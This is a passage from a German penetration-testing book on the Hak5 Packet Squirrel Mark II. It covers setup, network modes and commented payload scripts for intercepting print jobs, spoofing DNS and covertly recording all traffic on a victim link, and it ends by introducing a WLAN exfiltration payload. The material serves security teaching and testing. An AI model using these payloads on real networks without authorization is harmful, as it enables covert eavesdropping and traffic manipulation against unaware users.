Neben dem traditionellen Zugriff über SSH steht nun auch ein Webinterface für die Steuerung zur Verfügung. Neue Netzwerkmodi für mehr Flexibilität wurden hinzugefügt, und der Wireguard wird nun als VPN unterstützt. Zusätzlich wird nun das exFAT-Dateisystem unterstützt, und Payloads können mit erweitertem Ducky Script, per Bash oder neu als Python3 geschrieben werden. Gleichzeitig wurde der Umfang der Ducky-Script-Befehle erheblich erweitert, sodass nun einfache Befehle für Funktionen zur Verfügung stehen, die bisher selbst geschrieben werden mussten.

Das Packet Squirrel hat eine handliche Größe und ist auf zwei Seiten mit einer RJ45-Netzwerkbuchse ausgestattet (siehe Abbildung 16.14 und Abbildung 16.15). Neben der Netzwerkbuchse befindet sich auf der einen Seite eine USB-C-Buchse für die Stromversorgung, und auf der Gegenseite sitzt eine USB-A-Buchse für den Anschluss eines USB-Sticks. Auf der einen abgerundeten Seite befindet sich ein Schiebeschalter mit vier Positionen für die Auswahl der Angriffsart. Ihm gegenüber liegt ein kleiner Taster, der mit verschiedenen Funktionen belegt werden kann. Auf der Oberseite befindet sich eine RGB-Status-LED. Auf der Unterseite ist ein Aufkleber mit dem Namen des Produkts angebracht. Die kompakte Hardware hat eine Größe von ca. 3,9 × 5,0 × 1,6 cm.

Packet Squirrel mit PoE-Unterstützung

Power over Ethernet (PoE) ist ein Verfahren, um Netzwerkgeräte über die Netzwerkverbindung mit Strom zu versorgen. Es wird z. B. bei Access-Points oder Überwachungskameras eingesetzt und bietet den Vorteil, dass nur ein Netzwerkkabel benötigt wird und keine extra Stromversorgung.

Der Bastler Josh Campden (*ThingEngineer*) hat eine Anleitung online gestellt, wie eine PoE-Funktion beim Packet Squirrel nachgerüstet werden kann. Für die Realisierung werden allerdings Bastelgeschick und Löterfahrung vorausgesetzt. Damit kann aber die Hardware in einem PoE-Netzwerk ohne Netzteil eingesetzt werden. Die Anleitung finden Sie hier:

https://www.instructables.com/Hak5-Packet-Squirrel-POE-Upgrade-Mod/

Abbildung 16.14 Das »Packet Squirrel Mark II« von Hak5

Im Inneren arbeitet die CPU MediaTek MT7628AN mit einem Kern. Sie verfügt über 64 MB RAM. Als Betriebssystem kommt OpenWRT in der Version 22.03 zum Einsatz. Das Packet Squirrel benötigt zum Betrieb eine Stromversorgung über den USB-C-Anschluss. Dazu kann entweder ein Netzteil oder eine Powerbank verwendet werden. Nach Anschluss der Stromversorgung dauert es ca. 40 Sekunden, bis der Bootvorgang abgeschlossen und das Packet Squirrel betriebsbereit ist.




Abbildung 16.15 Anschlüsse und Schalter des Packet Squirrel

Fünf Netzwerkmodi werden unterstützt:

1. **TRANSPARENT**: In diesem Modus ist das Packet Squirrel im angeschlossenen Netzwerk nicht sichtbar. Auf diese Weise können Sie passive Angriffe durchführen, also die kompletten Übertragungen mitlesen, aber selbst nicht über das Netzwerk kommunizieren. Sie verwenden diesen Modus, um unbemerkt die Übertragungen aufzuzeichnen.
2. **BRIDGE**: In diesem Modus verhält das Packet Squirrel sich wie ein weiterer Teilnehmer im angeschlossenen Netzwerk. Damit sind ein aktiver Zugang zum Netzwerk und, falls vorhanden, ein Zugriff auf das Internet möglich. Sie verwenden diesen Modus, um das Netzwerk zu scannen oder eine Verbindung zum Cloud-C^2-Server

herzustellen. Diese Variante ist allerdings auffällig, da bei einer Überwachung des Netzwerks das zusätzliche Gerät bemerkt werden würde.

3. **NAT**: In diesem Modus verhält sich das Packet Squirrel wie ein Router mit NAT: Alle Geräte sind nicht für andere Teilnehmer sichtbar. Das Packet Squirrel erhält eine IP-Adresse vom Router des Zielnetzwerks, und das Zielgerät erhält eine IP-Adresse vom Packet Squirrel. Sie verwenden diesen Modus, um kein zusätzliches Gerät dem Netzwerk hinzufügen zu müssen und um Anfragen des Opfers zu manipulieren. Wenn allerdings das Zielgerät eine feste Netzwerkkonfiguration verwendet, kann es keine Verbindung mehr herstellen.
4. **JAIL**: In diesem Modus werden die Geräte am Zielport vom Netzwerk getrennt. Das Packet Squirrel bleibt online.
5. **ISOLATE**: Der letzte Modus trennt alle Netzwerkverbindungen, auch das Packet Squirrel ist dann offline.

Hinweis

Ducky-Script-Befehle unterscheiden zwischen Groß- und Kleinschreibung (sind also case-sensitive). Achten Sie darauf, dass Sie die Netzwerkmodi, wie oben geschrieben, auch in der Payload in Großbuchstaben schreiben.

16.4.1 Einrichtung

Verbinden Sie zunächst Ihren Computer mit dem Packet Squirrel, indem Sie ein Ende eines Ethernet-Kabels mit dem Ethernet-Anschluss Ihres Computers (oder einem USB-Ethernet-Adapter) und das andere Ende mit dem »Eingang/Target«-Ethernet-Anschluss des Packet Squirrel neben dem USB-C-Stromanschluss verbinden. Versorgen Sie nun das Packet Squirrel mit Strom, indem Sie ihn an eine USB-C-Stromquelle anschließen.

Erster Start

Wenn das Packet Squirrel zum ersten Mal gestartet wird, benötigt es einige Zeit, um den integrierten Speicher zu initialisieren und den SSH-Hostschlüssel zu generieren. Während das Packet Squirrel bootet und initialisiert, blinkt die LED grün. Sobald das Gerät hochgefahren ist, blinkt die LED magenta (oder rosa) und ist für die Konfiguration bereit. Alle weiteren Startvorgänge nach der ersten Initialisierung sind dann deutlich schneller.

Schieben Sie nun den Schiebeschalter des Packet Squirrel ganz nach rechts, um den Arming-Modus zu aktivieren. Rufen Sie anschließend im Webbrowser die URL *http://172.16.32.1:1471* auf. Sie sehen nun den ersten Schritt des Setups (siehe Abbildung 16.16).

Klicken Sie auf die Schaltfläche BEGIN SETUP, um das Setup zu starten. Es folgen Anweisungen zur Stromversorgung, zum Schiebeschalter, zum Taster, zu den Netzwerkschnittstellen und zum USB-A-Port. Sie können jeweils mit einem Klick auf CONTINUE fortfahren.

Abbildung 16.16 Erste Schritte des Setups

Auf der nächsten Seite (siehe Abbildung 16.16) vergeben Sie ein Passwort, das Sie in Zukunft für den Zugriff auf Packet Squirrel benötigen. Wenn Sie dieses vergessen, muss ein Reset auf die Werkseinstellungen durchgeführt werden: *https://docs.hak5.org/packet-squirrel-mark-ii/troubleshooting/factory-reset*.

Wählen Sie anschließend die entsprechende Zeitzone aus. Für Deutschland ist dies GMT+1. Danach können Sie wählen, ob Sie ein helles oder dunkles Design verwenden möchten, und müssen die Allgemeinen Geschäftsbedingungen und die Lizenzbedingungen akzeptieren.

Abbildung 16.17 Konfiguration während des Setups

Unmittelbar danach erhalten Sie eine Erfolgsmeldung und werden zum Login weitergeleitet. Melden Sie sich mit dem Benutzernamen *root* und dem von Ihnen gewählten Passwort an. Danach sehen Sie das Dashboard von Package Squirrel.




Abbildung 16.18 Die Web-Oberfläche von Packet Squirrel – Login

Firmware-Aktualisierung

Die Aktualisierung der Firmware wurde in der Version Mark II des Packet Squirrel deutlich vereinfacht. Rufen Sie die Einstellungen (SETTINGS) auf, und klicken Sie im Bereich SOFTWARE UPDATE auf die Schaltfläche CHECK FOR UPDATES ONLINE. Nun erfolgt eine automatische Überprüfung. Wenn eine neue Version verfügbar ist, erscheint eine Meldung zum Start des Vorgangs.

16.4.2 Anwendung

Die Bedienung von Packet Squirrel Mark II wurde gegenüber der Vorgängerversion stark vereinfacht, da alle wichtigen Funktionen über die Web-Oberfläche zur Verfügung stehen.

Web-Oberfläche

Um mit dem Packet Squirrel weiterarbeiten zu können, müssen Sie ihn mit dem Internet verbinden. Schließen Sie dazu ein Netzwerkkabel an die Buchse AUSGANG (NETZWERK) neben dem USB-A-Port an, und verbinden Sie es mit einem Netzwerk mit Internetzugang. Nutzen Sie ein zweites Netzwerkkabel, um Ihren eigenen Rech-

ner mit der Netzwerkbuchse EINGANG (OPFER) zu verbinden. Der Schiebeschalter bleibt auf der Stellung ARMING MODE.

Dashboard

Aktualisieren Sie nun die Seite *http://172.16.32.1:1471* im Webbrowser, um das Dashboard erneut aufzurufen. Wie in Abbildung 16.19 dargestellt, werden in der oberen Zeile verschiedene Systeminformationen angezeigt.




Abbildung 16.19 Die Web-Oberfläche von Packet Squirrel – Dashboard

Beginnen Sie mit dem SYSTEM STATUS, der die CPU- und Speicherauslastung anzeigt. Daneben zeigt DISK FREE an, wie viel Speicherplatz noch zur Verfügung steht. Weiter geht es mit ETHERNET CLIENTS, hier wird die Anzahl der angeschlossenen Clients angezeigt und schließlich unter NETWORK MODE der aktuell eingestellte Netzwerkmodus. Darunter sehen Sie unter PAYLOADS die Stellung des Schiebeschalters.

Diese Funktion finde ich sehr interessant, da sie ein physisches Bedienelement mit der Weboberfläche verbindet. Wenn Sie den Schiebeschalter um eine Position nach links auf die Position Nummer drei schieben, sehen Sie, wie sich die Einstellung auch auf der Weboberfläche ändert. Die Payload wird jedoch erst nach einem Neustart aktiv. Hinter den einzelnen Positionen des Schalters wird die Beschreibung des Payloads angezeigt. Auf der rechten Seite des Bereichs PACKET SQUIRREL sehen Sie das Schema Ihrer Anlage, wobei die angeschlossenen Elemente grün hervorgehoben sind.

Um das volle Potenzial des Packet Squirrel nutzen zu können, muss noch ein USB-Stick angeschlossen werden. Dieser muss mit einem der Dateisysteme Ext4, exFAT, FAT32 oder NTFS formatiert sein. Sobald er angeschlossen ist, wird die Nummer 4 im Schema ebenfalls grün dargestellt und der freie Speicherplatz angezeigt (siehe Abbildung 16.20).




Abbildung 16.20 Die Web-Oberfläche von Packet Squirrel – angeschlossener USB-Stick

Payloads

Wählen Sie links im Menü den nächsten Eintrag PAYLOADS. Die Inhalte sind in vier Registerkarten unterteilt. Im ersten Reiter PAYLOADS erhalten Sie allgemeine Informationen. In den drei weiteren Reitern finden Sie die für die drei Positionen des Schiebeschalters hinterlegten Payloads (siehe Abbildung 16.21). Hier können Sie direkt Änderungen vornehmen oder über den Button UPLOAD neue Payloads hochladen.




Abbildung 16.21 Die Web-Oberfläche von Packet Squirrel – Payloads

Logging

Im nächsten Menüpunkt LOGGING wird eine Liste der Meldungen ausgegeben. Damit können Sie die Aktivitäten Ihres Packet Squirrel verfolgen und Fehler beheben.

Settings

Im Menü unten links befinde sich noch die Einstellungen (SETTINGS) mit dem Zahnradsymbol (siehe Abbildung 16.22). Im ersten Reiter GENERAL können Sie das Passwort, die Zeitzone und den Hostnamen ändern. Ebenso kann hier ein Firmware-Update durchgeführt und die Verbindung zu einem Cloud-C^2-Server (siehe Abschnitt 20.6) hergestellt werden. Die Registerkarte NETWORKING gibt einen Überblick über die Konfiguration des Netzwerks.




Abbildung 16.22 Die Web-Oberfläche von Packet Squirrel – Settings

Terminal

Prinzipiell können Sie sich auch per SSH mit dem Packet Squirrel verbinden. Verwenden Sie dazu die IP-Adresse 172.16.32.1, den Port 22, den Benutzernamen »root« und das von Ihnen vergebene Passwort. Sie können jedoch auch ein Terminal auf der Webschnittstelle verwenden (siehe Abbildung 16.23). Klicken Sie dazu oben rechts auf das Terminal-Symbol.




Abbildung 16.23 Die Web-Oberfläche von Packet Squirrel – Terminal

Payloads

Der beste Einstieg in die Welt der Packet-Squirrel-Payloads sind die bereits vorinstallierten Payloads. Neben den Grundlagen stelle ich diese und weitere spannende Varianten im folgenden Abschnitt vor.

Switch 1 – Gatekeeper Payload

Welche neuen Möglichkeiten das Packet Squirrel Mark II bietet, zeigt Ihnen der erste vorinstallierte Payload sehr schön. Hier wird der `NETMODE JAIL` verwendet, um eine Isolation, d. h. eine Deaktivierung des Netzes, zu realisieren. Gleichzeitig kann mit dem Taster der Status geändert werden. Ich habe für Sie eine ausführlichere Kommentierung des Codes als im Original vorgenommen:

```
#!/bin/bash

# Title:        Gatekeeper
#
# Description:  Toggle access to the network with the pushbutton

# Hier wird der Netzwerkmodus in einer Variablen gespeichert,
# damit er beim Umschalten mit dem Taster weiterhin zur Verfügung steht.
NETWORK_MODE="BRIDGE"

# Konfiguration des Netzwerkmodus mit der Variable
NETMODE ${NETWORK_MODE}
```

```
# LED leuchtet dauerhaft gruen
LED G SOLID

# Endlosschleife zum Auslesen des Tasterzustandes
while true; do
    # Hier wird der Code angehalten, bis die Taste gedrueckt wird.
    # Standardmaessig ändert der Taster auch die Farbe der LED.
    # Wenn dies nicht gewünscht ist, muss die Option NO_LED=1 gesetzt werden.
    NO_LED=1 BUTTON

    # Der Netzwerkmodus wird immer in der Datei
    # /tmp/squirrel_netmode gespeichert. Die Abfrage prueft,
    # ob der aktuelle Modus mit dem konfigurierten Modus uebereinstimmt.
    # Wenn ja, wird der Jail-Modus aktiviert.
    if [ $(cat /tmp/squirrel_netmode) == "${NETWORK_MODE}" ]; then
        # LED blinkt schnell (100ms an und 100ms aus) rot
        LED R FAST
        # Aenderung des Netzwerkmodus in JAIL
        NETMODE JAIL
        # LED leuchtet dauerhaft rot
        LED R SOLID
    # Wenn diese nicht uebereinstimmt,
    # wird der Netzwerkmodus aus der Variable konfiguriert.
    else
        # LED blinkt schnell (100ms an und 100ms aus) gruen
        LED G FAST
        # Aenderung des Netzwerkmodus
        NETMODE ${NETWORK_MODE}
        # LED leuchtet dauerhaft gruen
        LED G SOLID
    fi
done
```

Listing 16.1 Steuerung des Netzzugangs mit dem Taster

Switch 2 – Printer Capture Payload

Der zweite Payload befasst sich mit dem Abfangen von Druckaufträgen. Dies wird durch einen Proxy (`DYNAMICPROXY`) (*https://docs.hak5.org/packet-squirrel-mark-ii/payload-development/duckyscript-for-packet-squirrel/dynamicproxy*) erreicht, der Übertragungen auf dem Port 9100 abfängt, der für das Drucken über das Netzwerk vorgesehen ist. Um die Payload im Listing übersichtlicher zu gestalten, habe ich die Hinweise zur Konvertierung der erfassten Daten in eine PDF-Datei und zur Verwendung des Cloud-C^2-Servers entfernt.

```
#!/bin/bash

# Title: Printer Capture
#
# Description: Capture PCL IP printer jobs with a dynamic proxy

# LED leuchtet dauernd Magenta
LED SETUP

# NAT-Netzwerkmodus wird aktiviert
NETMODE NAT

# Ueberprüfung, ob ein USB-Stick an den Speicher angeschlossen ist
USB_WAIT

# Anlegen eines Ordners zum Speichern von Druckauftraegen
mkdir /usb/printer/

# LED leuchtet für 100 ms gelb und ist dann für eine Sekunde aus
LED ATTACK

# Abfangen der Uebertragung vom Client auf Port 9100
# DYNAMICPROXY [CLIENT|SERVER|ANY] [filename prefix] [port1] ... [portN]
DYNAMICPROXY CLIENT /usb/printer/print_ 9100
```

Listing 16.2 Abfangen von Druckaufträgen

Switch 3 – DNS Sinkhole Payload

Der letzte vorinstallierte Payload zielt darauf ab, eine Anfrage an eine Domain auf eine andere IP-Adresse umzuleiten. Dies wird durch ein DNS-Spoofing erreicht. Bei der DNS-Anfrage für diese Domain fängt das Packet Squirrel diese Nachricht ab und sendet selbst eine Antwort bzw. die Auflösung der Domain in eine IP-Adresse.

Auch hier zeigt das Packet Squirrel Mark II seine Stärke. Mit dem Kommando `SPOOFDNS` wird dieser Angriff zu einer einzigen Zeile. In diesem Beispiel wird die Anfrage an die Domain *hak5.org* auf die lokale Host-IP-Adresse `127.0.0.1` bzw. die IPv6-Adresse `::1` umgeleitet.

```
#!/bin/bash

# Title:        DNS Sinkhole
#
# Description: Demonstrate sinkholing a DNS domain (hak5.org)
```

```
# This payload will intercept any requests for a *.hak5.org domain
# and redirect them to localhost (127.0.0.1 for IPv4 or ::1 for IPv6)

# Hier ist der BRIDGE-Netzwerkmodus erforderlich,
# da die Kommunikation analysiert und abgefangen wird.
NETMODE BRIDGE

# LED blinkt rot - leuchtet jede Sekunde für 100 ms
LED R SINGLE

# DNS-Spoofing-Befehl - 'DOMAIN=IP-Adresse'
SPOOFDNS br-lan '.*.hak5.org=127.0.0.1' 'hak5.org=127.0.0.1' '.*.hak5.org=::1'
'hak5.org=::1'
```

Listing 16.3 DNS-Spoofing leicht gemacht

TCPDump – Aufzeichnung des Netzverkehrs

Als erste zusätzliche Payload stelle ich Ihnen die Protokollierung des gesamten Netzwerkverkehrs mittels *TCPDump* (*https://github.com/hak5/packetsquirrel-payloads/blob/master/payloads/sniffing/tcpdump/payload*) vor. Damit kann der gesamte Netzwerkverkehr aufgezeichnet und im *.pcap*-Format auf dem angeschlossenen USB-Stick gespeichert werden.

Laden Sie die Nutzlast herunter, und speichern Sie sie in einem Slot, z. B. als Switch 1. Stellen Sie den Schiebeschalter ganz nach links. Schließen Sie einen USB-Stick an. Stecken Sie den Netzwerkanschluss des Geräts, von dem Sie Pakete erfassen möchten, in den Ethernet-Eingang. Verbinden Sie das Netzwerk mit dem Ethernet-Ausgang. Verbinden Sie nun eine Stromquelle, z. B. ein USB-Netzteil oder eine Powerbank, mit dem Packet Squirrel. Warten Sie ca. 40 Sekunden, bis das Packet Squirrel hochgefahren ist.

Sobald es hochgefahren ist, beginnt tcpdump, die .pcap-Datei zu speichern, die die Pakete zwischen den beiden Ethernet-Schnittstellen enthält. Die Datei wird in einem Loot-Verzeichnis auf dem USB-Stick gespeichert. Während dieses Vorgangs blinkt die LED gelb (`LED ATTACK`).

Um die Aufzeichnung der Pakete zu beenden, drücken Sie den Knopf am Packet Squirrel. Die LED blinkt eine Sekunde lang schnell rot und leuchtet dann dauerhaft rot (`LED R SUCCESS`), um anzuzeigen, dass die Datei auf den USB-Stick geschrieben wurde. Sie können nun das Packet Squirrel vom Netz trennen, den USB-Stick entfernen und die gespeicherte *.pcap*-Datei z. B. mit Wireshark untersuchen.

Wird der Taster nicht betätigt und das Packet Squirrel einfach abgezogen, kann die Datei beschädigt werden, sodass sie nicht mehr lesbar ist. Alternativ schreibt tcpdump die Datei *.pcap* auf den angeschlossenen USB-Stick, bis der Datenträger voll ist. Ein voller Datenträger wird durch eine grün leuchtende LED (`LED G SUCCESS`) angezeigt.

Im Folgenden wird die Funktionsweise der Payload dargestellt. Die Reihenfolge entspricht nicht der Reihenfolge im eigentlichen Code, sondern dem Ablauf der Payload.

Der folgende Code wird direkt nach dem Start der Payload aufgerufen und prüft, ob ein USB-Stick zum Speichern vorhanden ist. Ist dies der Fall, wird die LED gesetzt, und die Funktionen `run` und `monitor_space` werden aufgerufen:

```
# Warten, bis der USB-Stick initialisiert ist und
# ein Speichervorgang durchgefuehrt werden kann
USB_WAIT

# LED blinkt gelb einmal pro Sekunde
LED ATTACK
# Funktion zum Aufruf des TCPDump-Tools
run &
# Funktionen zur Überprüfung der Verfuegbarkeit von Speicherplatz
monitor_space $! &

wait
```

Listing 16.4 Start der Payload »TCPDump«

Die Funktion `monitor_space` dient zur Überwachen des verfügbaren Speicherplatzes auf dem angeschlossenen USB-Stick. Ist nicht mehr genügend Speicherplatz vorhanden, wird der aktuelle Vorgang abgebrochen.

```
function monitor_space() {
    while true
    do
        [[ $(USB_FREE) -lt 10000 ]] && {
            # TCPDump-Prozess wird beendet
            kill $1
            LED G SUCCESS
            Sync
            Break
        }
        # Speicherplatzpruefung alle 5 Sekunden
        sleep 5
    done
}
```

Listing 16.5 Funktion zum Überwachen des Speicherplatzes, der der Payload »tcpdump« zur Verfügung steht

Darauf folgt die Hauptfunktion `run` mit den eigentlichen Befehlen der Payload. Hier wird das Netzwerk konfiguriert und das Tool `tcpdump` gestartet:

```
function run() {
    # Erstellen des Verzeichnisses für die erbeuteten Daten (loot)
    # mit einem Unterverzeichnis tcpdump
    mkdir -p /usb/loot/tcpdump &> /dev/null

    # Modus TRANSPARENT des Netzwerkes aktivieren und fuenf Sekunden warten
    NETMODE TRANSPARENT
    sleep 5

    LED ATTACK

    # Start des Tools tcpdump
    tcpdump -i br-lan -s 0 ➲
        -w /usb/loot/tcpdump/dump_$(date +%Y-%m-%d-%H%M%S).pcap &>/dev/null &
    tpid=$!

    # Sobald der Button betätigt wird, wird die Funktion finish aufgerufen
    NO_LED=true BUTTON
    finish $tpid
}
```

Listing 16.6 Hauptfunktion der Payload »tcpdump«

Nachdem Sie die Taste am Packet Squirrel gedrückt haben, wird die Funktion `finish` aufgerufen, um alle Prozesse korrekt zu beenden:

```
function finish() {
    # Beenden der Prozesse und
    # Synchronisation des externen Speichers
    kill $1
    wait $1
    sync

    # Konfiguration der LED: R = rot | SUCCESS 1000 ms schnelles Blinken
    LED R SUCCESS
    sleep 1

    # Deaktivieren der LED und Anhalten des Systems
    LED OFF
    Halt
}
```

Listing 16.7 Die Funktion, die zum Abschluss aufgerufen wird

AirBridge – Daten per WLAN ausschleusen

Das Packet Squirrel MARK II mit der Payload *AirBridge* (*https://github.com/hak5/packetsquirrel-payloads/tree/master/payloads/general/AirBridge*) zeigt sein volles Potenzial.

Im Inneren befindet sich ein vollwertiger Kleincomputer mit Betriebssystem, der erweitert werden kann. An die USB-A-Schnittstelle können auch andere Geräte als »nur« USB-Sticks angeschlossen werden. Die AirBridge-Payload kombiniert dies und nutzt einen WLAN-Adapter, um Daten aus einem geschlossenen Netzwerk ohne Internetzugriff auszuschleusen.

